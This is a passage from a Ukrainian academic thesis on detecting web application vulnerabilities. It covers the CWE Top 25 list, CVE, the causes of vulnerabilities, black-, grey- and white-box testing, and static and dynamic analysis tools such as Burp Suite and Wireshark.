користувача та часто використовується для викрадення сесій, файлів cookies або перенаправлення на фішингові ресурси.

2. Запис за межами буфера (Out-of-Bounds Write, CWE-787). Програмна помилка, яка виникає при спробі запису даних за межі виділеної області пам’яті – так званого буфера. Наслідками можуть бути пошкодження пам’яті, відмова у роботі програми або виконання довільного коду сервером.
3. SQL-ін’єкція (SQL Injection CWE-89). Слабкість, яка виникає при включенні вхідних даних користувача у SQL-запити без належної перевірки та екранування. Завдяки їй зловмисник може вплинути на логіку запиту, маніпулювати базою даних або отримувати конфіденційні дані.
4. Підробка міжсайтових запитів (Cross-Site Request Forgery, CWE-352). Тип вразливості, який дозволяє зловмиснику змусити автентифікованого користувача виконати небажану дію в вебдодатку, де цей користувач вже авторизований. Шкідливий запит виконується від імені користувача але без його відома.
5. Обхід шляхів до файлів (Path Traversal, CWE-22). Слабкість яка дозволяє зловмиснику маніпулювати шляхами до файлів та отримувати доступ до них за межами відкритої для нього директорії. Загрожує розкриттям конфігураційних файлів або конфіденційних даних.
6. Читання за межами буфера (Out-of-Bounds Read, CWE-125). Майже ідентична до помилки під номером 2, однак замість запису – дозволяє читати дані за межами допустимого діапазону буфера. Може призвести до витоку конфіденційної інформації.
7. Ін’єкція команд операційної системи (OS Command Injection, CWE-78). Дозволяє атакуючому впровадити команди операційної системи у запит, після отримання якого вони будуть виконані програмою. Може призвести до повної компрометації системи.

8. Використання пам’яті після звільнення (Use After Free, CWE-416). Помилка при якій об’єкт у пам’яті використовується після його видалення. Призводить до порушення роботи додатку або виконання довільного коду.
9. Відсутність перевірки авторизації (Missing Authorization, CWE-862). Неналежна або відсутня перевірка прав користувача перед наданням доступу до функцій або ресурсів додатка.
10. Необмежене завантаження файлів з небезпечним типом (Unrestricted Upload of File with Dangerous Type, CWE-434). Дозволяє атакуючому завантажити на сервер шкідливі файли без перевірки їх типу або вмісту. Призводить до віддаленого виконання коду.
11. Ін’єкція коду (Code Injection, CWE-94). Вхідні дані надані користувачем можуть бути включені у програмний код без перевірки, що може загрожувати виконанням шкідливого коду.
12. Недостатня перевірка вхідних даних (Improper Input Validation, CWE-20). Слабкість яка є основою для багатьох інших. Виникає через відсутність або недостатню перевірку типу, довжини або формату даних, що вводить користувач.
13. Ін’єкція команд (Command Injection, CWE-77). Схожа на слабкість під номером 7, але охоплює впровадження будь-яких команд в тому контексті де вони можуть бути виконані.
14. Неналежна автентифікація (Improper Authentication, CWE-287). Перевірка автентичності користувача системою недостатньо надійна, що дозволяє зловмиснику видавати себе за іншу людину.
15. Некоректне управління привілеями (Improper Privilege Management, CWE-269). Слабкість яка виникає коли програма неправильно встановлює або перевіряє рівні доступу користувача до даних, ресурсів або функціоналу. Загрожує отриманням надлишкових привілеїв користувачем або процесом.

16. Десеріалізація ненадійних даних (Deserialization of Untrusted Data, CWE-502). Додаток обробляє серіалізовані дані без перевірки їх вмісту та може призвести до виконання шкідливого коду або зміни логіки роботи додатка.
17. Розкриття чутливої інформації сторонній особі (Exposure of Sensitive Information to an Unauthorized Actor, CWE-200). Слабкість яка полягає у розкритті інформації суб’єкту, який не має прав на доступ до неї.
18. Неправильна авторизація (Incorrect Authorization, CWE-863). Відрізняється від CWE-862 тим, що механізм авторизації реалізований, але некоректно.
19. Підробка запитів на стороні сервера (SSRF, CWE-918). Зловмисник може змусити сервер здійснювати запити до зовнішніх або внутрішніх ресурсів, що може призвести до розкриття конфіденційної інформації.
20. Неправильне обмеження операцій в межах буферу пам'яті (Improper Restriction of Operations within the Bounds of a Memory Buffer, CWE-119). Виникає коли програма може виконувати операції читання або запису за межами виділеної для цього області пам’яті. Призводить до здійснення цих операції у непередбачуваних комірках пам’яті, які можуть бути зайняті даними або іншими змінними.
21. Звернення до NULL-вказівника (NULL Pointer Dereference, CWE-476). NULL-вказівник вказує на ділянку пам’яті, якої не існує. Дана слабкість дозволяє здійснити спробу отримання доступу до того, на що вказує цей вказівник. Часто використовується в атаках на відмову в обслуговуванні (DoS).
22. Використання жорстко закодованих облікових даних (Use of Hard-coded Credentials, CWE-798). Слабкість полягає в тому, що облікові дані або ключі вбудовані у програмний код.

23. Переповнення цілих чисел або обертання (Integer Overflow or Wraparound, CWE-190). Слабкість виникає тоді, коли результат арифметичної операції перевищує максимально допустиме або мінімальне значення для певного типу цілих чисел. Значення непередбаченим чином змінюється або «обертається» та в результаті це може обернутися порушенням цілісності даних, відмовою в обслуговуванні, віддаленим виконанням коду тощо.
24. Неконтрольоване використання ресурсів (Uncontrolled Resource Consumption, CWE-400). Через відсутність обмеження на використання ресурсів існує можливість здійснення DoS-атаки.
25. Відсутня автентифікація для критично важливої функції (Missing Authentication for Critical Function, CWE-306). Слабкість при якій не потребується підтвердження особи користувача перед використанням критичної функції. Потенційні наслідки залежать від дій які виконуються даною функцією.

Отже, даний список демонструє нам, що значна частина слабкостей виникає через типові помилки у реалізації програмної логіки, налаштуваннях контролю доступу та обробки вхідних даних. Це є доказом того, що навіть використовуючи сучасні технології та фреймворки, розробники часто нехтують базовими принципами безпечного програмування або не впроваджують механізми контролю та перевірки належним чином. Збіг ряду слабкостей із вразливостями зі списку OWASP Top Ten лише підкреслює їх універсальність та критичність для сучасних вебдодатків.

CVE – Common Vulnerabilities and Exposures – міжнародна система, яка надає уніфіковані ідентифікатори для публічно відомих вразливостей у програмному чи апаратному забезпеченні. Вона виступає в ролі довідника, який допомагає підвищити рівень загальної обізнаності про вразливості у різних версіях ПЗ. Привласнення унікального номеру кожній окремій вразливості дозволяє узгоджено та точно посилатися на конкретні записи.

Кожен запис містить в собі стислий опис суті проблеми, перелік пов’язаних продуктів і версій, посилання на додаткові ресурси та ідентифікатор формату «CVE-рік-номер».

Станом на початок 2025 року база даних CVE налічує понад 270 000 записів, з яких 40 077 було додано лише за 2024 рік, що на 11 116 більше ніж за 2023 [2]. Це свідчить не лише про зростання загроз у сфері цифрових технологій, а й про еволюцію механізмів виявлення вразливостей та підвищення активності серед фахівців, які цим займаються.

1.3.3 Аналіз причин виникнення типових вразливостей

Типові вразливості, які регулярно фіксуються у вищерозглянутих документах, є не просто наслідком технічних помилок, а результатом сукупності організаційних, людських та технологічних чинників. Їх поява обумовлена недотриманням принципів безпеки на ранніх етапах життєвого циклу програмного забезпечення. Зазвичай вони впроваджуються як реакція на виявлені проблеми на стадії тестування або навіть в робочому середовищі.

Також багато вразливостей є наслідком відсутності або неякісної перевірки вхідної інформації. Наприклад, XSS, Command Injection та інші, виникають коли введені користувачем дані вставляються без фільтрації та екранування в критичні частини коду.

Ще одним поширеним джерелом проблем виступають надлишкові привілеї. Часто розробники наділяють користувачів та процеси загальними або універсальними правами на доступ до компонентів, замість того щоб обмежити обсяг повноважень лише під конкретні потреби. Внаслідок цього навіть незначна вразливість може обернутися критичними наслідками або повною компрометацією системи.

Велика кількість вразливостей виникає через некоректну реалізацію механізмів ідентифікації або автентифікації користувача. Відсутність контролю за строком дії сесій, неправильна логіка перевірки доступу, використання

жорстко закодованих облікових даних або їх зберігання у незашифрованому вигляді – все це веде до таких вразливостей, як CWE-798, CWE-863, CWE-862 тощо.

Помилки конфігурації системи досі залишаються однією з найбільш поширених причин виникнення вразливостей. Сюди входять: відсутність обмежень на завантаження файлів; використання стандартних облікових записів; відкриті сторінки, порти та служби, які не мають бути доступними; надмірно детальні повідомлення про помилки. Такі проблеми є поширеними через використання шаблонних або тестових конфігурацій, які не адаптовані до реального робочого середовища.

Використання застарілих або вразливих компонентів також є важливим джерелом ризику. Багато організацій досі не мають механізмів моніторингу залежностей, автоматичних оновлень та сповіщень про нові вразливості в тих компонентах, які використовуються. Саме це створює вразливості навіть там, де інших помилок допущено не було.

Однак, варто також брати до уваги людський чинник. Розробники можуть допускати помилки через нестачу знань у сфері безпеки або перенавантаження. Це може призвести до неусвідомленого створення вразливостей навіть без злого наміру. Відсутність обов'язкового code review та навчання для покращення навичок, небажання виконувати статичний аналіз коду – усе це лише поглиблює проблему.

1.4 Постановка завдання дослідження

Питання виявлення та ідентифікації вразливостей є особливо актуальним у контексті сучасності, адже кількість атак на вебдодатки продовжує зростати кожного дня. Незважаючи на велику кількість методів інтеграції безпеки у життєвий цикл вебдодатків – значна частина вразливостей лишається невиявленою навіть на стадії переведення додатку до експлуатаційного середовища.

З урахуванням наведеної інформації в першому розділі даної роботи, необхідно виконати наступні завдання:

– здійснити аналіз існуючих методів виявлення та ідентифікації вразливостей вебдодатків;
– забезпечити практичну реалізацію засобу виявлення та ідентифікації вразливостей вебдодатків.

Висновки за розділом 1

У першому розділі було проаналізовано актуальність проблеми захисту вебдодатків в умовах глобальної цифровізації та зростання кількості кіберінцидентів. Вебдодатки давно стали невід'ємною частиною критичних сфер діяльності людини: охорони здоров'я; фінансів; освіти; державного управління. Однак, саме це робить їх привабливою ціллю для зловмисників. Аналіз інцидентів безпеки сучасності наочно продемонстрував наскільки небезпечними можуть бути вразливості у вебсервісах навіть для великих компаній.

Розглянуті архітектурні особливості вебдодатків допомогли зрозуміти, що цей аспект визначає не лише функціональні можливості, але й потенційні вектори атаки. Крім того, технологічні рішення, зокрема обрані мови програмування та стеки, визначають специфіку реалізації таких елементів, як API, інтерфейси введення даних, модулі взаємодії з базами даних – що саме і формує типові «точки входу» для реалізації кібератак.

Також було розглянуто рейтинги найпоширеніших та найнебезпечніших вразливостей, що дозволило з'ясувати причини їх виникнення, наслідки та заходи нейтралізації. Серед поширених причин: відсутність перевірки вхідних даних; некоректна реалізація механізмів контролю доступу; використання застарілих компонентів; неправильні конфігурації. Це підкреслює необхідність впровадження безпеки на всіх етапах життєвого циклу вебдодатків.

РОЗДІЛ 2
МЕТОДИ ВИЯВЛЕННЯ ТА ІДЕНТИФІКАЦІЇ ВРАЗЛИВОСТЕЙ ВЕБДОДАТКІВ

2.1 Методи пошуку вразливостей у вебдодатках

Одним із базових етапів побудови ефективної системи захисту є виявлення та ідентифікації вразливостей у вебдодатках. Для цього використовуються різні методології тестування, серед яких виділяють три основних підходи [20]:

– «чорна скринька» (black-box);
– «сіра скринька» (grey-box);
– «біла скринька» (white-box).

Кожна із зазначених категорій має свої переваги та недоліки, які й визначають доцільність використання того або іншого підходу.

2.1.1 «Чорна скринька»

Тип тестування який є одним із ключових методів оцінки безпеки вебдодатків та дозволяє імітувати дії потенційного зловмисника без доступу до внутрішньої інформації про систему. Цей підхід забезпечує виявлення вразливостей, які можуть бути використанні зовнішнім атакуючим.

При проведенні тестування такого типу, спеціаліст взаємодіє з вебдодатком не володіючи інформацією про код, логіку чи внутрішню структуру системи. Дослідження наявності вразливостей здійснюється шляхом введення різних вхідних даних та спостереження за вихідними результатами, що дозволяє застосувати різні сценарії взаємодії та оцінити поведінки системи у відповідь на них [21].

Серед переваг цього методу можна виділити наступні:

– дозволяє імітувати реальні атаки, оскільки тестувальник не має внутрішньої інформації про систему;
– ефективне виявлення вразливостей пов’язаних з користувацьким інтерфейсом;
– незалежність від технологій реалізації вебдодатку, адже тестування проводиться без знань внутрішньої структури системи.

Однак цей підхід також має свої недоліки, наприклад:

– деякі глибші вразливості можуть залишиться невиявленими через відсутність інформації про внутрішню організацію системи;
– складні сценарії взаємодії можуть бути важкими для відтворення без знання внутрішньої логіки системи;
– іноді система може реагувати на вхідні дані неочікуваним чином, створюючи помилково позитивні результати, але це необов’язково свідчить про наявність вразливості.

2.1.2 «Біла скринька»

«Біла скринька» – це метод при якому фахівець має повний доступ до внутрішньої структури, конфігураційних файлів, вихідного коду, журналів подій тощо. Він дозволяє виконати глибокий аналіз логіки функціонування програми, взаємодій між компонентами, механізмів контролю доступу та автентифікації, обробки помилок і виключень, шифрування [22]. Тестування може проводитись як за допомогою автоматизованих засобів, так і шляхом «ручної» перевірки коду. Цей підхід є особливо ефективним для виявлення складних вразливостей, які можуть бути непомітними при проведенні тестування типу «чорна скринька».

Даний метод має наступні переваги:

– максимальне охоплення внутрішньої логіки вебдодатку;
– виявлення вразливостей на ранніх етапах, адже аналіз вихідного коду може бути здійснений ще до розгортання ПЗ;

– надає можливість перевірити відповідність стандартам безпеки.

Проте, він має наступні недоліки:

– висока залежність від кваліфікації фахівця, який проводить тестування;
– великі витрати часу та ресурсів на здійснення перевірки всіх компонентів системи;
– відсутність реалізму в моделюванні атак, оскільки тестувальник має повну інформацію про систему.

2.1.3 «Сіра скринька»

Це підхід до тестування, який передбачає лише частковий доступ до внутрішньої інформації про систему для тестувальника. «Сіра скринька» займає проміжне положення між методами «біла скринька» та «чорна скринька», поєднуючи переваги обох [23]. Такий обсяг знань про систему дозволяє здійснити більш глибокий аналіз не занурюючись повністю у внутрішню логіку.

Використання підходу «сіра скринька» дозволяє моделювати загрози як з боку внутрішніх користувачів (наприклад, співробітників із частковим доступом), так і з боку зовнішніх атакуючих. Фахівець із безпеки може оцінювати як внутрішні механізми обробки даних реагують на дії, що надходять із зовнішнього середовища. Крім того, такий підхід дає змогу створювати більш комплексні та цільові сценарії атак на основі часткових знань про систему.

Переваги використання цього методу:

– оптимальне поєднання глибини аналізу та практичної наближеності атак до реальності;
– менший обсяг витрат часу та ресурсів, у порівнянні з методом «біла скринька»;
– зручність для перевірки взаємодії між компонентами системи.

На жаль, він також має наступні недоліки:

– неповне охоплення логіки додатку;

– ризик пропущення складних сценаріїв експлуатації.

2.1.4 Порівняльний аналіз методів тестування та висновки

Вибір відповідного підходу до тестування безпеки вебдодатків значною мірою залежить від цілей, наявних ресурсів, стадії життєвого циклу системи, а також рівня довіри до тестувальника. Кожен із методів має свої переваги, недоліки та сферу оптимального застосування.

Для того щоб здійснити аргументований та обґрунтований вибір методу тестування, доцільно порівняти основні характеристики кожного підходу за ключовими параметрами. Узагальнені результати такого порівняння наведено в табл. 2.1.

Таблиця 2.1

Порівняння підходів до тестування вебдодатків

Критерій	«Чорна скринька»	«Сіра скринька»	«Біла скринька»
1	2	3	4
Доступ до внутрішньої інформації	Відсутній	Частковий: архітектура, API, частини коду	Повний доступ до архітектури та коду
Глибина аналізу	Поверхневий: лише зовнішня поведінка	Середній: аналіз обраних процесів	Максимальний: повне тестування системної логіки
Реалістичність	Висока	Помірна	Низька
Ресурси та тривалість	Мінімальні витрати, швидке виконання	Помірні витрати та швидкість виконання	Великі витрати, найбільша тривалість
Цілі тестування	Користувацький функціонал та інтерфейс	Поєднання функціоналу та архітектури	Весь код, внутрішня логіка та механізми

продовження таблиці 2.1

1	2	3	4

Контекст доступу до системи	Кінцевий користувач	Розробник та кінцевий користувач	Розробник
Необхідність знання мов програмування	Необов’язково	Необхідні базові знання	Обов’язково
Очікувана ефективність виявлення вразливостей	Менша	Середня	Найбільша

Порівняльний аналіз методів тестування показує, що жоден із підходів не є універсальним або вичерпним у всіх ситуаціях. Тестування типу «чорна скринька» ефективне у сценаріях моделювання зовнішніх загроз та оцінки захисту інтерфейсу, з яким взаємодіє кінцевий користувач, проте не дозволяє виявити вразливості які розташовані глибше. «Сіра скринька» поєднує баланс між практичністю й глибиною, дозволяючи здійснювати комплексний аналіз із частковим доступом до системної інформації. «Біла скринька» забезпечує найвищу точність виявлення логічних помилок і критичних вразливостей, але вимагає значних витрат ресурсів і глибокої технічної експертизи.

На практиці оптимального результату можна досягти лише шляхом поєднання кількох методів. Такий комбінований підхід дозволяє отримати повну картину стану системи, виявити як зовнішні, так і внутрішні вразливості, а також мінімізувати ризики на всіх етапах життєвого циклу вебдодатку.

2.2 Статичні методи аналізу безпеки

У контексті забезпечення інформаційної безпеки вебдодатків, статичні методи аналізу безпеки (SAST) відіграють важливу роль на ранніх етапах життєвого циклу розробки програмного забезпечення. На відміну від

динамічного тестування, ці методи дозволяють виявляти потенційні вразливості без виконання коду, шляхом його безпосереднього аналізу. Цінність такого підходу визначається тим, що він забезпечує можливість ідентифікації загроз ще до запуску програми в експлуатаційне середовище, внаслідок чого істотно знижуються витрати на виправлення помилок та підвищується надійність кінцевого результату. Зазвичай статичний аналіз виконують за допомогою автоматизованих або напівавтоматизованих інструментів, які глибоко сканують вихідний код. Такий аналіз виявляє не лише синтаксичні помилки або порушення стандартів кодування, але й більш складні проблеми, зокрема некоректну обробку вхідних даних або потенційно небезпечні фрагменти логіки, що відкривають шлях до таких атак, як SQL-ін’єкції чи XSS.

Насамперед, переваги статичного аналізу полягають у повному покритті коду вебдодатку. Оскільки методи аналізу не залежать від виконання програми, перевіряються навіть ті елементи коду, які можуть не використовуватись в реальних умовах. Крім того, існує можливість інтеграції в інструменти CI/CD, що дозволяє здійснювати такі перевірки на регулярній основі.

Однак, статичний аналіз має і свої обмеження. Наприклад, інструменти SAST часто генерують значну кількість хибнопозитивних результатів, що потребує додаткового ручного перегляду і фільтрації знайдених помилок. Додатково, такі інструменти обмежені у здатності повноцінно аналізувати взаємодію між різними компонентами системи або виявляти вразливості, що виникають лише під час виконання програми.

На сучасному етапі розвитку програмного забезпечення існує велика кількість інструментів, що застосовуються для статичного аналізу безпеки. Згідно з аналітичним оглядом [24], наступні відзначаються своєю ефективністю та популярністю:

1. Checkmarx. Інструмент підтримує широкий спектр мов програмування, таких як Java, JavaScript та Python. Завдяки інтеграції з системами автоматизованої розробки та тестування, Checkmarx дозволяє ефективно впроваджувати аналіз безпеки в процес

створення програмного забезпечення. Оскільки платформа використовує алгоритми штучного інтелекту для зменшення кількості хибнопозитивних результатів, розробники можуть зосередитися на виявленні дійсно критичних вразливостей.

2. Spectral. Хоч і не являється традиційним SAST, забезпечує виявлення широкого кола конфігураційних помилок і порушень політик безпеки. Завдяки інтеграції з середовищами розробки та системами контролю версій, він надає зворотний зв’язок у режимі реального часу, що дає змогу оперативно реагувати на загрози, пов’язані з інфраструктурою та керуванням доступом, зокрема у хмарних середовищах.
3. Veracode. Реалізує комплексний підхід до аналізу безпеки та поєднує в собі можливості статичного та динамічного аналізу. Завдяки цьому, інструмент дозволяє оцінювати захищеність не лише на рівні вихідного коду, але й під час фактичного виконання програми. Завдяки масштабованості та підтримці інтеграції зі складними проєктами, Veracode підходить для великих розробницьких команд, що працюють із багатьма мовами програмування.
4. JIT. Одне з новітніх рішень, яке надає можливість безперервного моніторингу стану захищеності програм під час їх створення, а також забезпечує негайне інформування розробників про виявлені вразливості. Такий підхід сприяє своєчасному усуненню проблем ще до завершення етапу кодування, що відповідає принципам сучасної безпечної розробки.
5. Snyk Code. Він дозволяє виявляти уразливості ще до того, як вони потраплять у готовий продукт, і підтримує безперервний контроль якості на всіх етапах роботи над програмою. Завдяки зворотному зв’язку в реальному часі, розробники отримують можливість оперативно реагувати на загрози.

Отже, статичні методи аналізу залишаються одним з основних інструментів, які використовуються фахівцями для забезпечення високого рівня безпеки додатків. Їх ефективність значно зростає за умови правильної інтеграції в процеси розробки. Вибір конкретного продукту має бути здійснений із врахуванням особливостей проєкту, мов програмування, а також вимог до глибини та точності перевірки.

2.3 Динамічні методи аналізу безпеки

Динамічні методи аналізу безпеки (DAST), набувають дедалі більшої популярності як ефективний підхід для виявлення вразливостей у програмному забезпеченні. На відміну від статичного аналізу коду, ці методи не вимагають доступу до вихідного коду і здійснюють перевірку програмного забезпечення вже в процесі його виконання, внаслідок чого дозволяють імітувати дії реального зловмисника в умовах, максимально наближених до реальних.

За своєю природою DAST реалізується на основі принципів «чорної скриньки» – тестувальник або інструмент взаємодіє з вебдодатком так само, як це робив би сторонній користувач. У зв’язку з цим динамічне тестування дає змогу виявити вразливості, які не піддаються виявленню засобами статичного аналізу, зокрема ті, що проявляються лише під час взаємодії з системою в реальному середовищі.

Передусім, динамічні методи зосереджуються на перевірці таких механізмів, як:

- обробка вхідних даних;
- управління сесіями;
- автентифікація та авторизація;
- поведінка вебдодатка у відповідь на нестандартні запити.

DAST не залежить від внутрішніх особливостей реалізації, мови програмування чи технологічного стеку, адже він аналізує поведінку додатку на рівні протоколів HTTP чи HTTPS. Таким чином, універсальність цього підходу

забезпечує його широке застосування у проєктах різної складності та архітектурної організації.

Зазвичай процес динамічного тестування поділяється на декілька етапів. Перш за все складається карта поверхні атаки — визначаються усі точки взаємодії користувача з додатком, наприклад:

– форми введення даних;
– сторінки та директорії;
– функції;
– кінцеві точки API.

Далі формуються тестові сценарії з використанням шаблонів типових атак, таких як SQL-ін’єкції або XSS. Після цього здійснюються запити до серверу, а відповіді досліджуються на предмет відхилень від очікуваної поведінки. Завершальним етапом є написання звіту з описом та оцінкою знайдених вразливостей, прикладами атак і рекомендаціями щодо їх усунення.

Залежно від способу взаємодії з вебдодатком, динамічний аналіз безпеки поділяється на пасивний та активний [25]. Обидва ці підходи мають власні переваги, обмеження й типові сценарії використання, що визначає їх доречність у різних фазах життєвого циклу додатку.

2.3.1 Пасивний аналіз

Базується на спостереженні за поведінкою вебдодатка під час нормальної взаємодії користувачів із ним. Такий підхід не змінює поведінку системи та не потребує формування додаткових запитів, внаслідок чого є повністю безпечним для цільового середовища. Він є надзвичайно актуальним у тих випадках, коли тестування проводиться в продуктивному середовищі, де стабільність є критично важливою.

Завдяки використанню пасивного аналізу, вирішуються наступні типові завдання:

– виявлення передачі чутливих даних у незашифрованому вигляді;

- ідентифікація вебсерверів та програмного забезпечення на основі заголовків HTTP;
- виявлення відсутності застосування важливих заголовків безпеки;
- перевірка коректності встановлених cookie-політик.

З огляду на вищевказане, можна зазначити що пасивний аналіз має низку очевидних переваг:

1. По-перше, він не потребує втручання в роботу додатку та наявності доступу до його коду, що робить його універсальним для будь-яких типів систем.
2. По-друге, він не потребує залучення до процесу тестування розробників.
3. По-третє, пасивний підхід легко інтегрувати з SIEM-системами (Security information and event management) та іншими інструментами моніторингу, що дозволяє забезпечити безперервний контроль за станом безпеки додатку.

Проте, незважаючи на всі переваги, пасивний аналіз має і певні обмеження. Зокрема, він не дозволяє виявити вразливості, які можуть виникнути лише під час обробки сервером спеціально сформованих шкідливих запитів, а також інші помилки логіки додатку. Саме тому пасивний аналіз має застосовуватись як початковий етап у більш обширному процесі динамічного тестування, що має доповнюватися активними підходами.

Пасивні методи аналізу включають в себе використання низки спеціальних інструментів. Одним з них є Wireshark [26], який є універсальним аналізатором мережевого трафіку та дозволяє здійснювати глибоке дослідження HTTP-пакетів. Завдяки Wireshark та його можливостям, фахівці можуть виявляти некоректну передачу чутливої інформації, помилки шифрування трафіку та невірні налаштування сертифікатів. На рисунку 2.1 наведено приклад використання цього інструменту для аналізу вмісту HTTP пакетів.



Рисунок 2.1 – Використання інструменту Wireshark для аналізу вмісту HTTP пакетів

Ще одним широко відомим інструментом є Burp Suite [27]. Проте, для пасивного аналізу безпеки використовується його окремий модуль під назвою Proxy. Він дозволяє перехоплювати та журналювати всі HTTP/HTTPS-запити між клієнтом і сервером. Саме ця можливість дозволяє детально аналізувати параметри запитів, заголовки, а також знаходити потенційно вразливі точки взаємодії. На рисунку 2.2 наведено приклад використання Burp Suite.



Рисунок 2.2 – Використання модуля Proxy інструменту Burp Suite для аналізу перехоплених комунікацій між сервером та клієнтом

Серед допоміжних інструментів пасивного аналізу важливе місце посідає Wappalyzer [28]. Він дозволяє ідентифікувати технологічний стек який використовується вебдодатком на основі аналізу публічно доступних даних, таких як HTTP-заголовки, cookie, JavaScript-файли тощо. Таким чином, Wappalyzer надає критично важливу інформацію, яка може бути використана для виявлення вразливостей.

На рисунку 2.3 наведено приклад використання цього інструменту.

